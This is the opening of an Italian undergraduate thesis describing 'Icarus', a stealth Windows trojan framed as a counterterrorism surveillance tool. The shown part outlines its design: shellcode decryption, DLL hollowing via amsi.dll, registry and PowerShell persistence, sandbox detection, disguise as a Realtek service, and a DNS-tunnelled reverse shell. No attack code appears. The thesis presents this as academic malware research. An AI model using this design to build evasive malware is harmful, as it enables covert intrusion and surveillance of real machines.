



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Triennale in Informatica

TESI DI LAUREA

Icarus Antiterrorism Trojan, Cyberweapon to Command-and-Control Terrorist's IT assets

RELATORE
Prof. Arcangelo Castiglione

CANDIDATO
Carlo Colizzi
Matricola: 0512112599

Anno Accademico 2022-2023

*“Se vuoi qualcosa che non hai mai avuto,
devi fare qualcosa che non hai mai fatto”*

-Thomas Jefferson

Abstract

Negli ultimi decenni, abbiamo assistito ad un aumento degli attacchi terroristici e delle attività criminali, le quali hanno adattato le proprie strategie grazie all'avanzare della tecnologia, investendo in server ed infrastrutture informatiche per servizi, archiviazione dati e comunicazioni. Esempi di attacchi alle infrastrutture del Cartello Colombiano o della Triade Cinese, dimostrano come in altri Paesi coalizioni di hacker utilizzino Trojan per effettuare intercettazioni, e quanto sia fondamentale utilizzare questi strumenti per contrastare le associazioni criminali.

Nonostante ciò, in Italia, come sottolineato dall'Onorevole Nicola Gratteri (Magistrato Italiano dedito alla lotta alla Mafia), queste metodologie sono ancora oggetto di dibattito. Questa tesi ha l'obiettivo di contribuire allo sviluppo di strumenti antiterroristici, fornendo un nuovo modello di Trojan, denominato Icarus.

Il progetto nasce dalla convinzione che la ricerca ed il progresso scientifico sono fondamentali per il mantenimento della Sicurezza Nazionale. Ciò si può anche evincere attraverso la consultazione del rapporto annuale sulla Sicurezza Nazionale svolto dal Comparto Intelligence.

A livello tecnico lo strumento di indagine sviluppato (Icarus), consente di eseguire azioni di command-and-control non rilevabili su un eventuale asset IT di tipo terroristico appartenente ad organizzazioni criminali, permettendo la conseguente intercettazione di attività interne ed esterne alla macchina oggetto di analisi.

In dettaglio, Icarus, sviluppato in linguaggio C++, mira a garantire un accesso persistente, stabile e non rilevabile su una macchina Windows x64 remota. Tale strumento, sfrutta tecniche avanzate di AntiVirus Evasion e Offuscamento per impedirne la rilevazione. Il suo sviluppo è avvenuto attraverso la manipolazione delle strutture interne del Kernel Windows, ottenute mediante il Reverse Engineering dei binari di tale Kernel.

Infine, importante sottolineare che Icarus è un progetto estremamente trasversale, durante lo sviluppo sono state utilizzate tecniche avanzate di Networking, Sistemi Operativi, Crittografia e Ingegneria Sociale.

Indice

| | |
|---|----|
| 1 Introduzione | 7 |
| 1.1 Evoluzione tecnologica delle associazioni Criminali in Europa | 7 |
| 1.2 Utilizzo di Trojan per contrastare associazioni Criminali | 8 |
| 1.3 Prospettiva accademica del Malware Development..... | 8 |
| 1.4 Obiettivi del Progetto Icarus..... | 9 |
| 2 Anatomia di un Malware | 10 |
| 2.1 Ciclo di vita del Malware | 10 |
| 2.2 Infezione | 11 |
| 2.2.1 Trasferimento fisico | 11 |
| 2.2.2 Posta elettronica | 11 |
| 2.2.3 Web | 11 |
| 2.2.4 Exploit dei servizi | 12 |
| 2.3 Quiescenza..... | 13 |
| 2.3.1 Tecniche di rilevamento statiche..... | 13 |
| 2.3.2 Tecniche di rilevamento dinamiche | 13 |
| 2.4 Replicazione e propagazione | 14 |
| 3 Panoramica del Trojan Icarus | 15 |
| 3.1 Linguaggio di programmazione..... | 15 |
| 3.1.1 Linguaggio C | 15 |
| 3.1.2 Linguaggio C++ | 15 |
| 3.2 Sistema supportato..... | 16 |
| 3.3 Modalità di esecuzione | 16 |
| 3.3.1 Modalità utente | 17 |
| 3.3.2 Modalità kernel | 17 |
| 3.4 Dimensioni..... | 17 |
| 3.5 Librerie utilizzate..... | 18 |

| | |
|--|-----------|
| 3.6 Componenti | 18 |
| 3.7 Ambiente di lavoro | 20 |
| 4 Fase 1: Creazione del Realtek fake environment | 21 |
| 4.1 Realtek Semiconductor Corp..... | 21 |
| 4.2 RealtekAudioService | 21 |
| 4.2 Simulazione dell'eseguibile "RtkAudioService64.exe" | 22 |
| 4.3 Snippet di codice della componente "move_file" | 23 |
| 5 Fase 2: Ottenimento della persistenza nel target..... | 24 |
| 5.1 Tecniche di persistenza modalità User | 24 |
| 5.2 Registro di sistema Windows | 25 |
| 5.3 PowerShell..... | 25 |
| 5.4 Risultati della persistenza | 26 |
| 5.5 Snippet di codice della componente "set_on_boot" | 28 |
| 6 Fase 3: Elusione dell'analisi dinamica..... | 29 |
| 6.1 Introduzione alle Sandbox | 29 |
| 6.2 Funzionalità delle Sandbox | 29 |
| 6.3 Tecniche di Sandbox Detection | 30 |
| 6.4 Implementazione Sandbox Detection in Icarus | 30 |
| 6.5 Snippet di codice della componente "dynamic_analysis_detector" | 31 |
| 7 Fase 4: Ricerca del processo Target | 32 |
| 7.1 Ricerca del processo Realtek..... | 32 |
| 7.2 Implementazione della componente "find_target_process" | 32 |
| 8 Fase 5: Decriptazione della backdoor..... | 34 |
| 8.1 Introduzione alla crittografia | 34 |
| 8.2 Crittografia One-Time Pad (OTP) | 34 |
| 8.3 Introduzione agli Shellcode | 36 |
| 8.4 Shellcode utilizzato da Icarus | 37 |


| | |
|---|-----------|
| 8.5 Snippet di codice della componente “xor_encrypt” | 38 |
| 9 Fase 6: Iniezione della backdoor | 39 |
| 9.1 Introduzione ai Processi..... | 39 |
| 9.2 Creazione di un nuovo Processo..... | 39 |
| 9.3 API di un Sistema Operativo | 41 |
| 9.4 Introduzione alle DLL | 41 |
| 9.5 Tecniche utilizzate dai Trojan per iniettare shellcode in un processo | 42 |
| 9.6 Scelta della tecnica di iniezione..... | 43 |
| 9.7 Utilizzo della “amsi.dll” per l’iniezione | 43 |
| 9.8 Analisi del processo di chiamata a funzione in Windows | 44 |
| 9.9 Introduzione alle Native API (NTAPI)..... | 45 |
| 9.10 Implementazione delle Native API..... | 45 |
| 9.11 Iniezione ed esecuzione della backdoor tramite DLL Hollowing e NTAPI | 46 |
| 10 Fase 7: Esecuzione della backdoor | 48 |
| 10.1 Introduzione alle backdoor | 48 |
| 10.2 Metasploit e Msfvenom..... | 48 |
| 10.3 Differenza fra shell staged e stageless | 48 |
| 10.4 Differenza fra bind shell e reverse shell | 49 |
| 10.5 Payload utilizzato da Icarus: Reverse Shell con DNS Tunnelling..... | 50 |
| 11 Risultati e conclusioni | 52 |
| 11.1 Introduzione a VirusTotal | 52 |
| 11.2 Risultati ottenuti da Icarus | 52 |
| 11.3 Conclusioni | 53 |
| Bibliografia..... | 55 |

Introduzione

1.1 Evoluzione tecnologica delle associazioni Criminali in Europa

Il fatturato generato dalle organizzazioni criminali europee ammonta a circa 130 miliardi di euro annui, pari all'1% del PIL dell'Unione Europea [1]. La principale fonte di guadagno è rappresentata dal traffico di droga, un'attività che si integra sempre più con l'evoluzione tecnologica. Attualmente, numerosi siti su TOR e canali Telegram fungono da piattaforme per la vendita di sostanze stupefacenti [2], contribuendo così al finanziamento e al mantenimento delle organizzazioni criminali.

È facile quindi comprendere come vengano utilizzati server Web per la vendita di droghe e Database per lo storage dell'inventario. L'utilizzo della tecnologia permette a questi gruppi criminali di far scalare il proprio business e al tempo stesso mantenere l'anonimità.



Stima del valore minimo al dettaglio del mercato per le principali droghe nell'Unione Europea nel 2016

Fonte: EMCDDA. Nota: la somma delle percentuali non è pari al 100% a causa dell'arrotondamento

1.2 Utilizzo di Trojan per contrastare associazioni Criminali

Gli attacchi di tipo DOS solitamente effettuati per fermare le attività delle infrastrutture IT dei criminali sono solo un palliativo. Le squadre IT della criminalità hanno già piani e strategie per contrastare questo tipo di minaccia, attraverso l'utilizzo di firewall e la creazione di nuovi domini.

Per affrontare in modo definitivo tali attività, è necessario ricorrere a strumenti diversi. I Trojan rappresentano un'arma fondamentale per ottenere risultati tangibili [3]. Consentono un accesso remoto, persistente e stealth alle macchine IT di queste organizzazioni, permettendo un'analisi approfondita dei dati archiviati e delle comunicazioni effettuate. Ciò fornisce alle agenzie di intelligence e antiterrorismo una chiara visione delle attività svolte.

Questo tipo di tecnologia non solo può contrastare le attività criminali, ma può anche essere utilizzato per proteggere i cittadini e il governo. Ad esempio, può intercettare le attività di ricercati e terroristi, prevenendo attentati e consentendo un intervento tempestivo. I benefici di questa tecnologia per la sicurezza nazionale sono molteplici.

1.3 Prospettiva accademica del Malware Development

Le università mostrano ancora una certa riluttanza nell'integrare corsi specifici di "Malware Development" nei loro programmi di studi, probabilmente con l'obiettivo di evitare la possibilità che la creazione di software di questo genere degeneri e si diffonda in modo incontrollato. Tuttavia, la lunga storia di evoluzione umana e progresso scientifico ci insegna che l'approfondimento e la ricerca su temi delicati non sono solo inevitabili, ma anche essenziali.

Le istituzioni accademiche preferiscono orientare il loro focus sulla difesa da minacce informatiche, proponendo corsi volti a insegnare come proteggere i sistemi dagli attacchi di malware, un approccio eticamente più accettabile. Nonostante ciò, uno degli obiettivi primari di questa tesi è dimostrare che lo studio del malware può effettivamente contribuire allo sviluppo di contromisure e tecniche di difesa più efficaci.

Gli esperti in Sicurezza Informatica devono, infatti, acquisire una comprensione approfondita delle tattiche impiegate dai creatori di malware. Questo richiede la capacità di immedesimarsi in loro, adottando una prospettiva criminale per apprendere come pensano e operano. Questo

approccio mira a migliorare le strategie di protezione, anticipando e contrastando in modo più efficace le minacce emergenti.

1.4 Obiettivi del Progetto Icarus

Il progetto Icarus si propone di fornire agli studiosi e ai ricercatori snippet di codice uniti a spiegazioni approfondite sul comportamento del malware. L'obiettivo è consentire ad altri esperti in Sicurezza Informatica di arricchire le proprie conoscenze, preparandoli in modo completo per affrontare minacce simili e contribuendo così all'avanzamento della Sicurezza Informatica nel suo complesso.

Anatomia di un Malware

Questo capitolo descrive le componenti fondamentali di un generico malware e le loro funzioni.

2.1 Ciclo di vita del Malware

Nonostante ogni tipologia di Malware usi strumenti, tecnologie e tattiche diverse, tutti possiedono un unico modello strutturale basato sulle quattro fasi percorse durante l'esecuzione [4]. Tali fasi sono:

- **Infezione.** Il Malware si introduce all'interno del sistema, superando eventuali barriere difensive. Si installa, e modifica impostazioni del sistema, adattandole alle proprie necessità, creando un ambiente ideale per la propria esecuzione.
- **Quiescenza.** Il codice malevolo rimane residente in memoria in attesa che si realizzi una determinata condizione a seguito della quale si attiva ed esegue ciò per cui è stato programmato (azioni malevole e replicazione). Questa fase si può ripetere più volte fino a un'eventuale eliminazione da parte del codice stesso o di un software anti-malware.
- **Replicazione e propagazione (solo per virus e worm).** Al determinarsi di certi eventi o condizioni, il Malware si replica e seleziona i bersagli verso cui propagarsi, infettando altri sistemi.
- **Azioni malevole.** Al verificarsi di certi eventi o condizioni, il codice esegue i propri compiti malevoli, come distruzione o furto dei dati del sistema. Se il sistema non viene compromesso definitivamente, il software ritorna nella fase di quiescenza.
- **Estirpazione.** È l'ultima fase del ciclo di vita del Malware. Questo viene eliminato definitivamente dal sistema. L'Estirpazione può verificarsi in qualsiasi fase del ciclo di vita.

2.2 Infezione

Per la riuscita di questa fase il Malware deve prima di tutto introdursi nel sistema Target, per poi tentare l'esecuzione. Possiamo riassumere le tecniche di inserimento del malware nel Target in quattro macrocategorie.

2.2.1 Trasferimento fisico

Questa modalità prevede l'uso di un supporto di memorizzazione (come schede SD o USB) per il trasporto e l'inserimento del malware nel sistema. Le operazioni di trasporto e inserimento possono essere svolte dall'utente malevolo o, inconsapevolmente, dalla vittima stessa e prevedono un accesso fisico al PC. È importante citare che negli ultimi anni è iniziato a diffondersi l'utilizzo di dispositivi specializzati nell'esecuzione di codice, come USB Rubber Ducky. Questo tipo di dispositivo è esteticamente identico ad una classica USB per l'archiviazione, ma, al suo interno, contiene un chip che gli permette di essere riconosciuto come una tastiera, e non come dispositivo di archiviazione, questo può infatti eseguire direttamente comandi come se fosse una tastiera.

2.2.2 Posta elettronica

In questo caso il malware è allegato a messaggi di posta elettronica. L'utente viene così invitato in modo "suadente" ad aprire l'allegato, che può essere un file eseguibile o anche un documento elettronico (come un file Word, PDF o Excel contenente una macro-pericolosa).


2.2.3 Web

Questo è attualmente il mezzo di diffusione più frequente, trasmette il codice malevolo attraverso un download da una pagina web. In particolare, in questo processo la vittima può svolgere un ruolo attivo o passivo. Nel primo caso, l'utente contrae il malware scaricando un file apparentemente innocente che, invece, si rileva essere malevolo. Nel secondo caso, invece, l'aggressore usa una serie di tecniche (note col nome di "drive-by download") che permettono la trasmissione di un malware con la semplice apertura

di una pagina web. Quest'attacco sfrutta una o più vulnerabilità presenti nei browser web ed evita, perciò, l'interazione con la vittima.

2.2.4 Exploit dei servizi

Questo mezzo di diffusione è utilizzato sui server che offrono servizi in rete (come SMB, FTP o SSH). Attraverso lo sfruttamento di vulnerabilità e mal configurazioni nel servizio, è possibile eseguire codice sulla macchina, iniettando ed eseguendo il Malware.



2.3 Quiescenza

Completata la fase di penetrazione e infezione, il malware rimane residente in memoria, in attesa di una determinata condizione che lo avvii. Durante questa fase, è quiescente ma vigile per auto-protegersi da eventuali rilevamenti da parte della vittima o di un software di sicurezza. Ciò è necessario, in quanto gli anti Malware utilizzano tecniche di analisi statica o dinamica per scovare i software malevoli.

2.3.1 Tecniche di rilevamento statiche

I metodi statici di rilevamento dei malware si basano sulla ricerca di codice dannoso all'interno di file presenti su unità di memoria o flussi di dati trasmessi in rete. L'approccio consiste nell'assegnare a ciascun file una "firma" univoca, creata mediante algoritmi di hash, che identifica il file in modo univoco e diventa obsoleta se il file subisce modifiche. La rilevazione di malware specifici si fonda sulla identificazione di sequenze univocamente associate al codice dannoso, anch'esse codificate con algoritmi di hash e denominate "signature" del malware. Il software di sicurezza analizza il file, cercando corrispondenze tra i dati e le sequenze di codice malevole note. L'efficacia di questa tecnica è limitata alla conoscenza e all'analisi preventiva di tutti i malware noti. Pertanto, è efficace contro gli attacchi conosciuti ma risulta inefficace contro i malware "zero-day": nei giorni successivi alla creazione di un nuovo malware, poiché non è ancora presente nel database degli antivirus, può eludere i controlli di sicurezza. Per affrontare questa sfida, i produttori di antivirus rilasciano regolarmente aggiornamenti del loro database per identificare nuovi codici malevoli.

2.3.2 Tecniche di rilevamento dinamiche

Gli antivirus impiegano anche approcci dinamici per individuare il malware, eseguendo il suo codice o monitorandone il comportamento. Il "monitoraggio del comportamento," noto anche come "behaviour blocker," costituisce un componente dell'antivirus che di solito risiede nella memoria RAM. Questo componente controlla in tempo reale i programmi in esecuzione, cercando eventuali comportamenti sospetti. In pratica, questi programmi analizzano tutte le operazioni eseguite nel sistema, come letture e scritture su disco o accessi a specifiche aree di memoria. Attraverso questi segnali, il software di sicurezza è in grado di individuare programmi che stanno eseguendo azioni insolite,

segnalando potenziali malware. Se viene rilevato un comportamento allarmante, il software può intervenire bloccando l'operazione corrente, terminando il programma sospetto o chiedendo all'utente di decidere quale azione intraprendere. Tuttavia, il vantaggio di tale monitoraggio rappresenta anche una sua debolezza, poiché richiede l'esecuzione di codice potenzialmente dannoso sul sistema effettivo. Per evitare questo rischio, alcuni antivirus utilizzano l'emulazione di un ambiente dedicato per controllare il comportamento del malware senza arrecare danni al sistema effettivo. Ad esempio, analizzano un codice cifrato eseguendolo su una macchina virtuale appositamente creata.

2.4 Replicazione e propagazione

Parallelamente all'esecuzione delle azioni malevole, il malware deve anche replicarsi e selezionare nuovi obiettivi verso cui propagarsi. Questa fase è presente nei virus informatici e nei worm ma non nei Trojan horse, che non si replicano automaticamente. Virus e worm possiedono, però, tattiche e comportamenti diversi: il primo punta a inserirsi all'interno di altri file e poi sfruttare la vittima per propagarsi, mentre il secondo si moltiplica e sfrutta la rete per propagarsi autonomamente.

Panoramica del Trojan Icarus

Questo capitolo fornisce una panoramica delle componenti del Trojan e degli strumenti impiegati durante il processo di sviluppo.

3.1 Linguaggio di programmazione

Icarus utilizza come linguaggio di programmazione principale C++, questa scelta è stata effettuata per motivazioni legate alla natura stessa di questo tipo di software. Uno strumento di indagine di questo tipo necessita di operare ad un livello di astrazione notevolmente basso, permettendo così una manipolazione diretta delle strutture interne del kernel e l'accesso immediato alla memoria virtuale del sistema. Tale approccio risulta cruciale per garantire la precisione e il rigore necessari ad operazioni di questo tipo. In contrasto, linguaggi quali Java o Python, caratterizzati da livelli di astrazione più elevati, non consentono una manipolazione altrettanto rigorosa delle strutture di sistema, compromettendo la necessaria precisione richiesta.

3.1.1 Linguaggio C

Il linguaggio di programmazione C è stato concepito per fornire un mezzo efficiente e potente per la scrittura di sistemi operativi, ma ha poi trovato un ampio utilizzo in vari contesti di sviluppo software. La forza distintiva di C risiede nella sua capacità di fornire un controllo dettagliato sulle risorse di sistema, rendendolo particolarmente adatto per la programmazione di sistemi embedded, driver di dispositivo e altre applicazioni in cui è necessario operare ad un basso livello di astrazione. [5]

3.1.2 Linguaggio C++

Il C++ nacque per l'esigenza di una maggiore astrazione dei dati, che consentisse di definire dei nuovi tipi in modo semplice, così da facilitare la soluzione di numerosi problemi con la stessa efficienza e portabilità del C. [6]

3.2 Sistema supportato

Il sistema operativo prescelto per ospitare Icarus è Windows (architettura x64), questa scelta è stata effettuata nel tentativo di massimizzare la compatibilità del Trojan con un ampio spettro di sistemi informatici. Tale decisione trova fondamento nel predominante utilizzo del sistema operativo Windows tra gli utenti. L'architettura del software è stata concepita con l'esplicito intento di adattarsi a diverse versioni di Windows, sia destinate all'utenza comune che ai server (Windows Server).



3.3 Modalità di esecuzione

Il software è stato concepito per operare in modalità utente, il livello di privilegio più basso all'interno di un sistema operativo. Tale scelta progettuale è stata effettuata con l'intento di evitare la necessità di effettuare la cosiddetta Privilege Escalation, procedura richiesta nel caso in cui il software fosse stato progettato per operare nella modalità kernel o "root". Il trojan, pertanto, evita l'utilizzo di istruzioni che richiedano privilegi da amministratore, essendo in grado di funzionare efficacemente sfruttando esclusivamente la modalità utente.

L'adozione esclusiva della modalità utente consente di preservare la furtività del trojan, in quanto non richiede alcuna interazione con l'utente né l'emissione di richieste di autorizzazione che potrebbero attirare l'attenzione. Tale approccio mira a garantire un funzionamento discreto e trasparente dal punto di vista dell'utente.

Un'altra motivazione da evidenziare è la stabilità ricercata per il Trojan; infatti, nel caso in cui un processo in modalità utente (come, ad esempio, il processo target) subisca un arresto anomalo, gli altri processi non saranno compromessi. Al contrario, se un processo in modalità kernel dovesse incorrere in un arresto anomalo, ciò potrebbe compromettere la stabilità dell'intero sistema, attirando l'attenzione dell'utente.

3.3.1 Modalità utente

Quando si avvia un'applicazione in modalità utente, Windows crea un processo per l'applicazione. Il processo fornisce all'applicazione uno spazio indirizzi virtuale privato e una tabella handle privata. Poiché lo spazio indirizzi virtuale di un'applicazione è privato, un'applicazione non può modificare i dati appartenenti a un'altra applicazione. Ogni applicazione viene eseguita in isolamento e, se un'applicazione si arresta in modo anomalo, l'arresto anomalo è limitato a tale applicazione. Altre applicazioni e il sistema operativo non sono interessati dall'arresto anomalo. Oltre a essere privato, lo spazio indirizzi virtuale di un'applicazione in modalità utente è limitato. Un processo in esecuzione in modalità utente non può accedere agli indirizzi virtuali riservati al sistema operativo. La limitazione dello spazio degli indirizzi virtuali di un'applicazione in modalità utente impedisce all'applicazione di modificare i dati del sistema operativo critici e potenzialmente dannosi.

3.3.2 Modalità kernel

Tutto il codice eseguito in modalità kernel condivide un singolo spazio indirizzi virtuale. Pertanto, un driver in modalità kernel non è isolato da altri driver e dal sistema operativo stesso. Se un driver in modalità kernel scrive accidentalmente nell'indirizzo virtuale errato, i dati che appartengono al sistema operativo o un altro driver potrebbero essere compromessi. Se un driver in modalità kernel si arresta in modo anomalo, l'intero sistema operativo si arresta in modo anomalo.

3.4 Dimensioni

Il software una volta compilato raggiunge una dimensione di poche decine di Kbyte. Una dimensione ridotta è necessaria, affinché il Trojan sia facilmente distribuibile attraverso qualsiasi vettore di attacco. Importante sottolineare che la dimensione dell'eseguibile varia leggermente a seconda del compilatore utilizzato e delle modalità di compilazione.

3.5 Librerie utilizzate

Le librerie utilizzate dal codice del Trojan sono disponibili di default sui sistemi Windows, questa scelta è stata effettuata per motivi di compatibilità. Utilizzare librerie non presenti di default sul sistema significherebbe ridurre drasticamente il numero di dispositivi direttamente compatibili con il software.

```
#include <windows.h>
#include <stdio.h>
#include <iostream>
#include <psapi.h>
```

Tutte le librerie necessarie al Trojan


3.6 Componenti

Icarus è composto da otto componenti principali. Nei capitoli successivi queste saranno introdotte e spiegate in maniera esaustiva, con relativi snippet di codice.

Elenco delle componenti:

- **xor_encrypt**: permette di decriptare lo shellcode (Lo shellcode come vedremo in seguito contiene il codice assembly di una backdoor).
- **find_target_process**: trova uno specifico processo nella macchina target attraverso una ricerca case insensitive fra i nomi e le path di tutti i processi.
- **dll_hollowing**: inietta lo shellcode decriptato in un processo attualmente in esecuzione attraverso la manipolazione della memoria virtuale, per poi eseguirlo.
- **set_on_boot**: imposta l'exe Icarus affinché venga eseguito ad ogni avvio del sistema.
- **move_file**: crea un fake environment nel quale inserire il Trojan affinché si mimetizzi fra i programmi legittimi del sistema.
- **dynamic_analysis_detector**: effettua una scansione, rilevando se il Trojan è eseguito all'interno di un sandbox, eventualmente termina l'esecuzione.
- **create_psStartupScript**: crea uno script PowerShell utilizzato dalla componente che implementa la persistenza.
- **main**: blocco principale d'esecuzione.

Activity Diagram di Icarus



3.7 Ambiente di lavoro

Per la creazione del malware è stata utilizzata una macchina con sistema operativo Windows 11. Di seguito riporto il setup utilizzato sulla macchina:

- **Microsoft Visual Studio:** è un ambiente di sviluppo integrato (IDE) sviluppato da Microsoft. Esso fornisce un insieme di strumenti per lo sviluppo di software, supporta diversi linguaggi di programmazione, tra cui C++, C#, Visual Basic, Python, e altri.
- **Oracle VM VirtualBox:** un software di virtualizzazione open source che consente agli utenti di creare e gestire macchine virtuali su un sistema host. Questo è stato utilizzato per creare un ambiente Windows virtualizzato nel quale il Trojan è stato testato.
- **ProcessHacker:** strumento di monitoraggio e gestione dei processi su sistemi Windows. Offre funzionalità avanzate per analizzare e controllare i processi in esecuzione su un sistema operativo Windows.
- **API Monitor v2:** uno strumento di analisi e monitoraggio delle API (Application Programming Interface) su sistemi Windows. Le API sono insiemi di procedure e funzioni che consentono alle applicazioni di interagire con il sistema operativo o con altre applicazioni. API Monitor permette di tracciare e analizzare le chiamate alle API effettuate da applicazioni in esecuzione sul sistema.
- **HxD:** un editor esadecimale per il sistema operativo Windows. L'editor esadecimale è uno strumento che consente agli utenti di visualizzare e modificare direttamente i contenuti binari di file. HxD fornisce una rappresentazione esadecimale e ASCII dei dati, consentendo di esaminare e modificare i file in formato binario in modo dettagliato.
- **VirusTotal:** servizio online che utilizza una vasta gamma di antivirus provenienti da diversi fornitori. Quando un file o un URL viene caricato, viene eseguita una scansione attraverso questi antivirus per individuare eventuali minacce o malware. Fornisce statistiche sulla pericolosità di un file o un URL.
- **Framework Metasploit:** un insieme di security tool, tra i quali Msfvenom e Msfconsole. Msfvenom è stato utilizzato per la creazione dello shellcode, Msfconsole per l'interazione con il payload mediante gli handler.
- **Autoruns:** uno strumento per sistemi Windows sviluppato da Microsoft. Consente agli utenti di visualizzare e gestire i programmi che vengono avviati automaticamente all'avvio del sistema operativo. Questo strumento fornisce una visione dettagliata di tutti gli elementi di avvio, inclusi programmi, servizi di sistema, estensioni di shell, driver...

Fase 1: Creazione del Realtek fake environment

